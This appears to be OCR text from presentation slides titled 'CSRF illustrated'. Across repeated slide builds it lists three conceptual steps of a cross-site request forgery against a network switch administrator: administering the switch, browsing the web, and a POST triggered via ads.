


CSRF illustrated



I Administer the switch


CSRF illustrated



1 Administer the switch

2 Browse the web

CSRF illustrated




1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

CSRF illustrated



